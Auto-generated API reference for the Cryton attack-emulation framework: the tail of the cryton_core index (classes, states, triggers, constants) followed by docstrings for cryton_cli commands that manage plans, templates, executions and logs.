SessionSerializer.Meta (class in cryton_core.cryton_app.serializers), 20	StageCreateSerializer (class in cryton_core.cryton_app.serializers), 18
set_msf_session_id() (in module cryton_core.lib.models.session), 30	StageCreationFailedError, 55
SHELL_COMMAND (in module cryton_core.lib.util.constants), 48	StageCycleDetected, 56
SPECTACULAR_SETTINGS (in module cryton_core.settings), 70	StageExecution (class in cryton_core.lib.models.stage), 32
split_into_lists() (in module cryton_core.lib.util.util), 66	StageExecutionListSerializer (class in cryton_core.cryton_app.serializers), 19
SSH_CONNECTION (in module cryton_core.lib.util.constants), 48	StageExecutionModel (class in cryton_core.cryton_app.models), 13
Stage (class in cryton_core.lib.models.stage), 31	StageExecutionObjectDoesNotExist, 52
STAGE_EXECUTE_STATES (in module cryton_core.lib.util.states), 63	StageExecutionReExecuteSerializer (class in cryton_core.cryton_app.serializers), 19
stage_execution (cryton_core.cryton_app.models.StageExecutionModel attribute), 13	StageExecutionSerializer (class in cryton_core.cryton_app.serializers), 19
stage_execution_id (cryton_core.cryton_app.serializers.StageExecutionSerializer attribute), 18	StageExecutionSerializer.Meta (class in cryton_core.cryton_app.serializers), 19
stage_execution_id (cryton_core.cryton_app.serializers.StageExecutionListSerializer attribute), 20	StageExecutionViewSet (class in cryton_core.cryton_app.views.stage_execution_views), 6
STAGE_FINAL_STATES (in module cryton_core.lib.util.states), 63	StageInvalidStateError, 53
stage_id (cryton_core.cryton_app.serializers.StageCreateSerializer attribute), 18	StageModel (class in cryton_core.cryton_app.models), 12
STAGE_KILL_STATES (in module cryton_core.lib.util.states), 63	StageObjectDoesNotExist, 52
stage_model (cryton_core.cryton_app.models.DependencyModel attribute), 14	STAGER_OPTIONS (in module cryton_core.lib.util.constants), 48
stage_model (cryton_core.cryton_app.models.StageExecutionModel attribute), 13	STAGER_TYPE (in module cryton_core.lib.util.constants), 48
stage_model (cryton_core.cryton_app.models.StageModel attribute), 12	StageReport (class in cryton_core.lib.models.stage), 31
stage_model_id (cryton_core.cryton_app.serializers.StageExecutionListSerializer attribute), 19	StageSerializer (class in cryton_core.cryton_app.serializers), 18
stage_model_id (cryton_core.lib.models.step.Step property), 34	StageSerializer.Meta (class in cryton_core.cryton_app.serializers), 18
stage_name (cryton_core.lib.models.stage.StageReport attribute), 31	StageStartTriggerSerializer (class in cryton_core.cryton_app.serializers), 18
STAGE_PAUSE_STATES (in module cryton_core.lib.util.states), 63	StageStateMachine (class in cryton_core.lib.util.states), 64
STAGE_PLAN_EXECUTE_STATES (in module cryton_core.lib.util.states), 63	StageStateTransitionError, 54
	StageValidateSerializer (class in cryton_core.cryton_app.serializers), 18
	StageValidationError, 51
	StageViewSet (class in cryton_core.cryton_app.views.stage_views), 7

`start()` (`cryton_core.lib.services.listener.ChannelConsumer` state (`cryton_core.lib.models.stage.StageExecution` property), 40
`start()` (`cryton_core.lib.services.listener.Consumer` state (`cryton_core.lib.models.stage.StageReport` attribute), 40
`start()` (`cryton_core.lib.services.listener.Listener` state (`cryton_core.lib.models.step.StepExecution` property), 40
`start()` (`cryton_core.lib.triggers.trigger_base.TriggerBase` state (`cryton_core.lib.models.step.StepReport` attribute), 42
`start()` (`cryton_core.lib.triggers.trigger_base.TriggerTime` state (`cryton_core.lib.models.worker.Worker` property), 43
`start()` (`cryton_core.lib.triggers.trigger_delta.TriggerDelta` StateMachine (class in `cryton_core.lib.util.states`), 44
`start()` (`cryton_core.lib.triggers.trigger_http.TriggerHTTP` StateTransitionError, 44
`start()` (`cryton_core.lib.triggers.trigger_msf.TriggerMSF` STATIC_ROOT (in module `cryton_core.settings`), 45
`start()` (`cryton_core.lib.triggers.TriggerBase` method), 45
`start()` (`cryton_core.lib.triggers.TriggerDelta` method), 46
`start()` (`cryton_core.lib.triggers.TriggerHTTP` method), 46
`start()` (`cryton_core.lib.triggers.TriggerMSF` method), 46
`start_time` (`cryton_core.cryton_app.models.ExecutionModel` attribute), 12
`start_time` (`cryton_core.cryton_app.serializers.RunScheduleSerialized` attribute), 19
`start_time` (`cryton_core.lib.models.plan.PlanExecution` property), 26
`start_time` (`cryton_core.lib.models.run.Run` property), 28
`start_time` (`cryton_core.lib.models.run.RunReport` attribute), 28
`start_time` (`cryton_core.lib.models.stage.StageExecution` property), 32
`start_time` (`cryton_core.lib.models.stage.StageReport` attribute), 31
`start_time` (`cryton_core.lib.models.step.StepExecution` property), 36
`start_time` (`cryton_core.lib.models.step.StepReport` attribute), 34
`start_trigger()` (`cryton_core.cryton_app.views.stage_views.StageView` method), 7
`start_triggers()` (`cryton_core.lib.models.plan.PlanExecution` method), 27
STARTING (in module `cryton_core.lib.util.states`), 61
state (`cryton_core.cryton_app.models.ExecutionModel` attribute), 12
state (`cryton_core.cryton_app.models.WorkerModel` attribute), 13
state (`cryton_core.lib.models.plan.PlanExecution` property), 26
state (`cryton_core.lib.models.run.Run` property), 28
state (`cryton_core.lib.models.run.RunReport` attribute), 28
state (`cryton_core.lib.models.stage.StageExecution` property), 32
state (`cryton_core.lib.models.stage.StageReport` attribute), 31
state (`cryton_core.lib.models.step.StepExecution` property), 36
state (`cryton_core.lib.models.step.StepReport` attribute), 34
state (`cryton_core.lib.models.worker.Worker` property), 39
StateMachine (class in `cryton_core.lib.util.states`), 63
StateTransitionError, 53
STATIC_ROOT (in module `cryton_core.settings`), 70
STATIC_URL (in module `cryton_core.settings`), 70
status_code (`cryton_core.cryton_app.exceptions.ApiWrongObjectState` attribute), 10
status_code (`cryton_core.cryton_app.exceptions.RpcTimeout` attribute), 10
Step (class in `cryton_core.lib.models.step`), 34
STEP_EXECUTE_STATES (in module `cryton_core.lib.util.states`), 63
step_execution (`cryton_core.cryton_app.models.CorrelationEventModel` attribute), 14
step_executions (`cryton_core.lib.models.stage.StageReport` attribute), 31
STEP_FINAL_STATES (in module `cryton_core.lib.util.states`), 63
STEP_KILL_STATES (in module `cryton_core.lib.util.states`), 63
step_model (`cryton_core.cryton_app.models.OutputMappingModel` attribute), 14
step_model (`cryton_core.cryton_app.models.StepExecutionModel` attribute), 13
step_model_id (`cryton_core.cryton_app.serializers.StepExecutionListSerializer` attribute), 20
step_name (`cryton_core.lib.models.step.StepReport` attribute), 34
step_response_callback() (`cryton_core.lib.services.listener.Listener` method), 40
STEP_STAGE_EXECUTE_STATES (in module `cryton_core.lib.util.states`), 63
STEP_STATES (in module `cryton_core.lib.util.states`), 63
STEP_TRANSITIONS (in module `cryton_core.lib.util.states`), 63
step_type (`cryton_core.cryton_app.models.StepModel` attribute), 12
step_type (`cryton_core.lib.models.step.Step` property), 34
STEP_TYPE (in module `cryton_core.lib.util.constants`), 47
STEP_TYPE_DEPLOY_AGENT (in module `cryton_core.lib.util.constants`), 48

STEP_TYPE_EMPIRE_EXECUTE (in module *cryton_core.lib.util.constants*), 48
 STEP_TYPE_WORKER_EXECUTE (in module *cryton_core.lib.util.constants*), 48
 step_types (*cryton_core.lib.models.step.StepTypeMeta* attribute), 38
 STEP_TYPES_LIST (in module *cryton_core.lib.util.constants*), 48
 StepCreateSerializer (class in *cryton_core.cryton_app.serializers*), 18
 StepCreationFailedError, 55
 StepEmpireAgentDeploy (class in *cryton_core.lib.models.step*), 35
 StepEmpireExecute (class in *cryton_core.lib.models.step*), 36
 StepExecuteSerializer (class in *cryton_core.cryton_app.serializers*), 18
 StepExecution (class in *cryton_core.lib.models.step*), 36
 StepExecutionEmpireAgentDeploy (class in *cryton_core.lib.models.step*), 38
 StepExecutionEmpireExecute (class in *cryton_core.lib.models.step*), 38
 StepExecutionListSerializer (class in *cryton_core.cryton_app.serializers*), 20
 StepExecutionModel (class in *cryton_core.cryton_app.models*), 13
 StepExecutionObjectDoesNotExist, 52
 StepExecutionSerializer (class in *cryton_core.cryton_app.serializers*), 19
 StepExecutionSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 20
 StepExecutionType (class in *cryton_core.lib.models.step*), 39
 StepExecutionViewSet (class in *cryton_core.cryton_app.views.step_execution_views*), 8
 StepExecutionWorkerExecute (class in *cryton_core.lib.models.step*), 38
 StepInvalidStateError, 53
 StepModel (class in *cryton_core.cryton_app.models*), 12
 StepObjectDoesNotExist, 52
 StepReport (class in *cryton_core.lib.models.step*), 34
 StepSerializer (class in *cryton_core.cryton_app.serializers*), 18
 StepSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 18
 StepStateMachine (class in *cryton_core.lib.util.states*), 65
 StepStateTransitionError, 54
 StepType (class in *cryton_core.lib.models.step*), 38
 StepTypeDoesNotExist, 56
 StepTypeMeta (class in *cryton_core.lib.models.step*), 38
 StepValidationError, 51
 StepViewSet (class in *cryton_core.cryton_app.views.step_views*), 8
 StepWorkerExecute (class in *cryton_core.lib.models.step*), 35
 stop() (*cryton_core.lib.services.listener.Consumer* method), 40
 stop() (*cryton_core.lib.services.listener.Listener* method), 40
 stop() (*cryton_core.lib.triggers.trigger_base.TriggerBase* method), 43
 stop() (*cryton_core.lib.triggers.trigger_base.TriggerTime* method), 43
 stop() (*cryton_core.lib.triggers.trigger_http.TriggerHTTP* method), 44
 stop() (*cryton_core.lib.triggers.trigger_msf.TriggerMSF* method), 45
 stop() (*cryton_core.lib.triggers.TriggerBase* method), 45
 stop() (*cryton_core.lib.triggers.TriggerHTTP* method), 46
 stop() (*cryton_core.lib.triggers.TriggerMSF* method), 46
 successor (*cryton_core.cryton_app.models.SuccessorModel* attribute), 14
 SUCCESSOR_TYPES_WITHOUT_ANY (in module *cryton_core.lib.util.constants*), 48
 SuccessorCreationFailedError, 55
 SuccessorModel (class in *cryton_core.cryton_app.models*), 14
 SuccessorObjectDoesNotExist, 52
 successors (*cryton_core.lib.models.step.Step* property), 35
 SuccessorSerializer (class in *cryton_core.cryton_app.serializers*), 21
 SuccessorSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 21
T
 template_id (*cryton_core.cryton_app.serializers.PlanCreateSerializer* attribute), 17
 TEMPLATES (in module *cryton_core.settings*), 69
 TERMINATED (in module *cryton_core.lib.util.states*), 62
 TERMINATING (in module *cryton_core.lib.util.states*), 62
 TIME_FORMAT (in module *cryton_core.lib.util.constants*), 49
 TIME_FORMAT_DETAILED (in module *cryton_core.lib.util.constants*), 49
 TIME_ZONE (in module *cryton_core.etc.config*), 24
 TIME_ZONE (in module *cryton_core.settings*), 70
 trigger (*cryton_core.lib.models.stage.StageExecution* property), 32
 trigger_args (*cryton_core.cryton_app.models.StageModel* attribute), 12
 trigger_args (*cryton_core.lib.models.stage.Stage* property), 31

- trigger_id (cryton_core.cryton_app.models.StageExecutionModel attribute), 13
- trigger_id (cryton_core.lib.models.stage.StageExecution property), 32
- TRIGGER_ID (in module cryton_core.lib.util.constants), 48
- trigger_stage() (cryton_core.lib.util.event.Event method), 51
- trigger_type (cryton_core.cryton_app.models.StageModel attribute), 12
- trigger_type (cryton_core.lib.models.stage.Stage property), 31
- TRIGGER_TYPE (in module cryton_core.lib.util.constants), 48
- TriggerBase (class in cryton_core.lib.triggers), 45
- TriggerBase (class in cryton_core.lib.triggers.trigger_base), 42
- TriggerDateTime (class in cryton_core.lib.triggers), 46
- TriggerDateTime (class in cryton_core.lib.triggers.trigger_datetime), 43
- TriggerDelta (class in cryton_core.lib.triggers), 46
- TriggerDelta (class in cryton_core.lib.triggers.trigger_delta), 44
- TriggerHTTP (class in cryton_core.lib.triggers), 46
- TriggerHTTP (class in cryton_core.lib.triggers.trigger_http), 44
- TriggerMSF (class in cryton_core.lib.triggers), 46
- TriggerMSF (class in cryton_core.lib.triggers.trigger_msf), 45
- TriggerTime (class in cryton_core.lib.triggers.trigger_base), 43
- TriggerType (class in cryton_core.lib.triggers), 46
- TriggerTypeDoesNotExist, 45, 56
- TriggerTypeMeta (class in cryton_core.lib.triggers), 46
- TriggerWorker (class in cryton_core.lib.triggers.trigger_base), 43
- type (cryton_core.cryton_app.models.SuccessorModel attribute), 14
- U**
- UnexpectedValue, 54
- unpause() (cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet method), 4
- unpause() (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
- unpause() (cryton_core.lib.models.plan.PlanExecution method), 27
- unpause() (cryton_core.lib.models.run.Run method), 29
- unpause() (cryton_core.lib.triggers.trigger_base.TriggerBase method), 43
- unpause() (cryton_core.lib.triggers.TriggerBase method), 46
- unschedule() (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
- unschedule() (cryton_core.lib.models.plan.PlanExecution method), 27
- unschedule() (cryton_core.lib.models.run.Run method), 29
- unschedule() (cryton_core.lib.triggers.trigger_base.TriggerTime method), 43
- UP (in module cryton_core.lib.util.states), 62
- update() (cryton_core.cryton_app.serializers.BaseSerializer method), 16
- update_inner() (in module cryton_core.lib.util.util), 67
- update_scheduler() (cryton_core.lib.util.event.Event method), 51
- update_step_arguments() (cryton_core.lib.models.step.StepExecution method), 36
- updated_at (cryton_core.cryton_app.models.AdvancedModel attribute), 12
- UPLOAD_DIRECTORY_RELATIVE (in module cryton_core.etc.config), 25
- urlpatterns (in module cryton_core.cryton_app.urls), 22
- urlpatterns (in module cryton_core.urls), 70
- USE_AGENT (in module cryton_core.lib.util.constants), 48
- USE_ANY_SESSION_TO_TARGET (in module cryton_core.lib.util.constants), 48
- USE_I18N (in module cryton_core.settings), 70
- USE_NAMED_SESSION (in module cryton_core.lib.util.constants), 48
- USE_TZ (in module cryton_core.settings), 70
- UserInputError, 52
- V**
- valid (cryton_core.cryton_app.models.StepExecutionModel attribute), 13
- valid (cryton_core.lib.models.step.StepExecution property), 36
- valid (cryton_core.lib.models.step.StepReport attribute), 34
- VALID_CRYTON_LOGGERS (in module cryton_core.lib.util.constants), 49
- VALID_SUCCESSOR_RESULTS (in module cryton_core.lib.util.constants), 48
- VALID_SUCCESSOR_TYPES (in module cryton_core.lib.util.constants), 48
- validate() (cryton_core.cryton_app.views.plan_views.PlanViewSet method), 5
- validate() (cryton_core.cryton_app.views.stage_views.StageViewSet method), 7
- validate() (cryton_core.cryton_app.views.step_views.StepViewSet method), 8
- validate() (cryton_core.lib.models.plan.Plan static method), 26
- validate() (cryton_core.lib.models.stage.Stage static method), 32

[validate\(\)](#) ([cryton_core.lib.models.step.Step](#) class method), 35
[validate\(\)](#) ([cryton_core.lib.models.step.StepEmpireAgentDependency](#) class method), 35
[validate\(\)](#) ([cryton_core.lib.models.step.StepEmpireExecute](#) class method), 36
[validate\(\)](#) ([cryton_core.lib.models.step.StepExecution](#) class method), 36
[validate\(\)](#) ([cryton_core.lib.models.step.StepExecutionEmpireAgentDependency](#) class method), 38
[validate\(\)](#) ([cryton_core.lib.models.step.StepExecutionEmpireWorker](#) class method), 38
[validate\(\)](#) ([cryton_core.lib.models.step.StepWorkerExecute](#) class method), 35
[validate_modules\(\)](#) ([cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet](#) class method), 4
[validate_modules\(\)](#) ([cryton_core.cryton_app.views.run_views.RunViewSet](#) class method), 6
[validate_modules\(\)](#) ([cryton_core.lib.models.plan.PlanExecution](#) class method), 27
[validate_modules\(\)](#) ([cryton_core.lib.models.run.Run](#) class method), 29
[validate_modules\(\)](#) ([cryton_core.lib.models.stage.StageExecution](#) class method), 33
[validate_next_parameter\(\)](#) ([cryton_core.lib.models.step.Step](#) class method), 35
[validate_ssh_connection\(\)](#) ([cryton_core.lib.models.step.Step](#) class method), 35
[validate_state\(\)](#) ([cryton_core.lib.util.states.PlanStateMachine](#) class method), 64
[validate_state\(\)](#) ([cryton_core.lib.util.states.RunStateMachine](#) class method), 64
[validate_state\(\)](#) ([cryton_core.lib.util.states.StageStateMachine](#) class method), 65
[validate_state\(\)](#) ([cryton_core.lib.util.states.StepStateMachine](#) class method), 65
[validate_transition\(\)](#) ([cryton_core.lib.util.states.PlanStateMachine](#) class method), 64
[validate_transition\(\)](#) ([cryton_core.lib.util.states.RunStateMachine](#) class method), 64
[validate_transition\(\)](#) ([cryton_core.lib.util.states.StageStateMachine](#) class method), 65
[validate_transition\(\)](#) ([cryton_core.lib.util.states.StepStateMachine](#) class method), 65
[validate_unique_values\(\)](#) ([cryton_core.lib.models.plan.Plan](#) static method), 26
[ValidationError](#), 51
[value](#) ([cryton_core.cryton_app.models.ExecutionVariableModel](#) attribute), 14
[value](#) ([cryton_core.cryton_app.models.SuccessorModel](#) attribute), 14
[VARIABLE_END_STRING](#) (in module [cryton_core.lib.util.constants](#)), 49
[VARIABLE_START_STRING](#) (in module [cryton_core.lib.util.constants](#)), 49

W

[WAITING](#) (in module [cryton_core.lib.util.states](#)), 62
[WorkerCreateSerializer](#) (class in [cryton_core.cryton_app.serializers](#)), 20
[WorkerModel](#) (class in [cryton_core.cryton_app.models](#)), 13
[WorkerObjectDoesNotExist](#), 52
[workers](#) ([cryton_core.lib.models.run.Run](#) property), 28
[WorkerSerializer](#) (class in [cryton_core.cryton_app.serializers](#)), 20
[WorkerSerializer.Meta](#) (class in [cryton_core.cryton_app.serializers](#)), 20
[WorkerViewSet](#) (class in [cryton_core.cryton_app.views.worker_views](#)), 9
[WrongParameterError](#), 54
[WSGI_APPLICATION](#) (in module [cryton_core.settings](#)), 69

CONTENTS:

1	API Reference	1
1.1	cryton_cli	1
2	Indices and tables	37
	Python Module Index	39
	Index	41

API REFERENCE

This page contains auto-generated API reference documentation¹.

1.1 cryton_cli

1.1.1 Subpackages

`cryton_cli.etc`

Submodules

`cryton_cli.etc.config`

Module Contents

`cryton_cli.etc.config.APP_DIRECTORY`

`cryton_cli.etc.config.TIME_ZONE`

`cryton_cli.etc.config.TIME_ZONE`

`cryton_cli.etc.config.API_HOST`

`cryton_cli.etc.config.API_PORT`

`cryton_cli.etc.config.API_SSL`

`cryton_cli.etc.config.API_ROOT`

¹ Created with sphinx-autoapi

`cryton_cli.lib`

Subpackages

`cryton_cli.lib.commands`

Submodules

`cryton_cli.lib.commands.dynamic_runs`

`cryton_cli.lib.commands.execution_variable`

Module Contents

Functions

<code>execution_variable(→ None)</code>	Manage Execution variables from here.
<code>execution_variable_list(→ None)</code>	List existing Execution variables in Cryton.
<code>execution_variable_create(→ None)</code>	Create new execution variable(s) for PLAN_EXECUTION_ID from FILE.
<code>execution_variable_read(→ None)</code>	Show Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.
<code>execution_variable_delete(→ None)</code>	Delete Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.

`cryton_cli.lib.commands.execution_variable.execution_variable(_)` → None

Manage Execution variables from here.

Parameters

`_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.execution_variable.execution_variable_list`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *less*: *bool*, *offset*: *int*, *limit*: *int*, *localize*: *bool*, *parent*: *int*, *parameter_filters*: *List[str] | None*) → None

List existing Execution variables in Cryton.

Parameters

- *ctx* – Click ctx object
- *less* – Show less like output
- *offset* – Initial index from which to return the results
- *limit* – Number of results per page
- *localize* – If datetime variables should be converted to local timezone
- *parent* – Plan execution ID used to filter returned Execution variables
- *parameter_filters* – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.execution_variable.execution_variable_create`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *plan_execution_id*: *int*, *file*: *str*) → None

Create new execution variable(s) for PLAN_EXECUTION_ID from FILE.

PLAN_EXECUTION_ID IS ID of the desired PlanExecution.

FILE is path (can be multiple) to file(s) containing execution variables.

Parameters

- *ctx* – Click ctx object
- *plan_execution_id* – ID of the desired PlanExecution.
- *file* – Path(s) to file(s) containing execution variables.

Returns

None

`cryton_cli.lib.commands.execution_variable.execution_variable_read`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *execution_variable_id*: *int*, *less*: *bool*, *localize*: *bool*) → None

Show Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.

EXECUTION_VARIABLE_ID is ID of the Execution variable you want to see.

Parameters

- *ctx* – Click ctx object
- *execution_variable_id* – ID of the desired execution variable
- *less* – Show less like output
- *localize* – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.execution_variable.execution_variable_delete`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *execution_variable_id*: *int*) → None

Delete Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.

EXECUTION_VARIABLE_ID is ID of the Execution_variable you want to delete.

Parameters

- *ctx* – Click ctx object
- *execution_variable_id* – ID of the desired execution variable

Returns

None

`cryton_cli.lib.commands.log`

Module Contents

Functions

<code>log(→ None)</code>	Manage Workers from here.
<code>log_list(→ None)</code>	List existing Logs in Cryton.

`cryton_cli.lib.commands.log.log(_)` → None

Manage Workers from here.

Parameters

`_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.log.log_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parameter_filters)` → None

List existing Logs in Cryton.

Parameters

- `ctx` – Click ctx object
- `less` – Show less like output
- `offset` – Initial index from which to return the results
- `limit` – Number of results per page
- `localize` – If datetime variables should be converted to local timezone
- `parameter_filters` – Phrase to use to filter the logs

Returns

None

`cryton_cli.lib.commands.plan`

Module Contents

Functions

<code>plan(→ None)</code>	Manage Plans from here.
<code>plan_list(→ None)</code>	List existing Plans in Cryton.
<code>plan_create(→ None)</code>	Fill template <code>PLAN_TEMPLATE_ID</code> with inventory file(s) and save it to Cryton.
<code>plan_read(→ None)</code>	Show Plan with <code>PLAN_ID</code> saved in Cryton.
<code>plan_delete(→ None)</code>	Delete Plan with <code>PLAN_ID</code> saved in Cryton.
<code>plan_validate(→ None)</code>	Validate (syntax check) your <code>FILE</code> with Plan.
<code>plan_execute(→ None)</code>	Execute Plan saved in Cryton with <code>PLAN_ID</code> on Worker with <code>WORKER_ID</code> and attach it to Run with <code>RUN_ID</code> .
<code>plan_get_plan(→ None)</code>	Get Plan with <code>PLAN_ID</code> saved in Cryton.
<code>plan_execution(→ None)</code>	Manage Plan's executions from here.
<code>plan_execution_list(→ None)</code>	List existing Plan's executions in Cryton.
<code>plan_execution_delete(→ None)</code>	Delete Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_read(→ None)</code>	Show Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_pause(→ None)</code>	Pause Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_report(→ None)</code>	Create report for Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_unpause(→ None)</code>	Resume Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_validate_modules(→ None)</code>	Validate modules for Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.
<code>plan_execution_kill(→ None)</code>	Kill Plan's execution with <code>EXECUTION_ID</code> saved in Cryton.

`cryton_cli.lib.commands.plan.plan(→ None)`

Manage Plans from here.

Parameters

`_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.plan.plan_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parameter_filters: List[str] | None) → None`

List existing Plans in Cryton.

Parameters

- `ctx` – Click ctx object
- `less` – Show less like output
- `offset` – Initial index from which to return the results
- `limit` – Number of results per page
- `localize` – If datetime variables should be converted to local timezone
- `parameter_filters` – Filter results using returned parameters (for example `id`, `name`, etc.)

Returns

None

`cryton_cli.lib.commands.plan.plan_create(ctx: cryton_cli.lib.util.util.CliContext, template_id: int, inventory_files: list) → None`

Fill template PLAN_TEMPLATE_ID with inventory file(s) and save it to Cryton.

PLAN_TEMPLATE_ID is ID of the template you want to fill.

Parameters

- ctx – Click ctx object
- template_id – ID of the Plan's template to use
- inventory_files – Inventory file(s) used to fill the template

Returns

None

`cryton_cli.lib.commands.plan.plan_read(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int, less: bool, localize: bool) → None`

Show Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to see.

Parameters

- ctx – Click ctx object
- plan_id – ID of the desired Plan
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.plan.plan_delete(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int) → None`

Delete Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to delete.

Parameters

- ctx – Click ctx object
- plan_id – ID of the desired Plan

Returns

None

`cryton_cli.lib.commands.plan.plan_validate(ctx: cryton_cli.lib.util.util.CliContext, file: str, inventory_files: list) → None`

Validate (syntax check) your FILE with Plan.

FILE is path/to/your/file that you want to validate.

Parameters

- ctx – Click ctx object
- file – File containing your Plan in yaml
- inventory_files – Inventory file(s) used to fill the template

Returns

None

`cryton_cli.lib.commands.plan.plan_execute(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int, worker_id: int, run_id: int) → None`

Execute Plan saved in Cryton with PLAN_ID on Worker with WORKER_ID and attach it to Run with RUN_ID.

PLAN_ID is ID of the Plan you want to execute.

WORKER_ID is ID of the Plan you want to execute.

RUN_ID is ID of the Run you want to attach this execution to.

Parameters

- `ctx` – Click ctx object
- `plan_id` – ID of the desired Plan
- `worker_id` – ID of the desired Worker
- `run_id` – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.plan.plan_get_plan(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int, file: str, less: bool, localize: bool) → None`

Get Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to get.

Parameters

- `ctx` – Click ctx object
- `plan_id` – ID of the desired Plan
- `file` – File to save the plan to (default is /tmp)
- `less` – Show less like output
- `localize` – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.plan.plan_execution(_) → None`

Manage Plan's executions from here.

Parameters

- `_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parent: int, parameter_filters: List[str] | None) → None`

List existing Plan's executions in Cryton.

Parameters

- `ctx` – Click ctx object
- `less` – Show less like output

- offset – Initial index from which to return the results
- limit – Number of results per page
- localize – If datetime variables should be converted to local timezone
- parent – Run ID used to filter returned Plan executions
- parameter_filters – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_delete(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int)`
→ None

Delete Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to delete.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_read(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int, less: bool, localize: bool)` → None

Show Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to see.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_pause(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int)`
→ None

Pause Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to pause.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_report(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int, file: str, less: bool, localize: bool)` → None

Create report for Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to create report for.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution
- file – File to save the report to (default is /tmp)
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_unpause`(ctx: [cryton_cli.lib.util.util CliContext](#), execution_id: *int*) → None

Resume Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to resume.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_validate_modules`(ctx: [cryton_cli.lib.util.util CliContext](#), execution_id: *int*) → None

Validate modules for Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to validate modules for.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution

Returns

None

`cryton_cli.lib.commands.plan.plan_execution_kill`(ctx: [cryton_cli.lib.util.util CliContext](#), execution_id: *int*) → None

Kill Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to kill.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Plan's execution

Returns

None

`cryton_cli.lib.commands.plan_template`

Module Contents

Functions

<code>template(→ None)</code>	Manage Plan templates from here.
<code>template_list(→ None)</code>	List existing Plan templates in Cryton.
<code>template_create(→ None)</code>	Store Plan Template into Cryton.
<code>template_read(→ None)</code>	Show Template with TEMPLATE_ID saved in Cryton.
<code>template_delete(→ None)</code>	Delete Template with TEMPLATE_ID saved in Cryton.
<code>template_get_template(→ None)</code>	Get Template with TEMPLATE_ID saved in Cryton.

`cryton_cli.lib.commands.plan_template.template(_)` → None

Manage Plan templates from here.

Parameters

_ – Click ctx object

Returns

None

`cryton_cli.lib.commands.plan_template.template_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parameter_filters: List[str] | None)` → None

List existing Plan templates in Cryton.

Parameters

- ctx – Click ctx object
- less – Show less like output
- offset – Initial index from which to return the results
- limit – Number of results per page
- localize – If datetime variables should be converted to local timezone
- parameter_filters – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.plan_template.template_create(ctx: cryton_cli.lib.util.util.CliContext, file: str)` → None

Store Plan Template into Cryton.

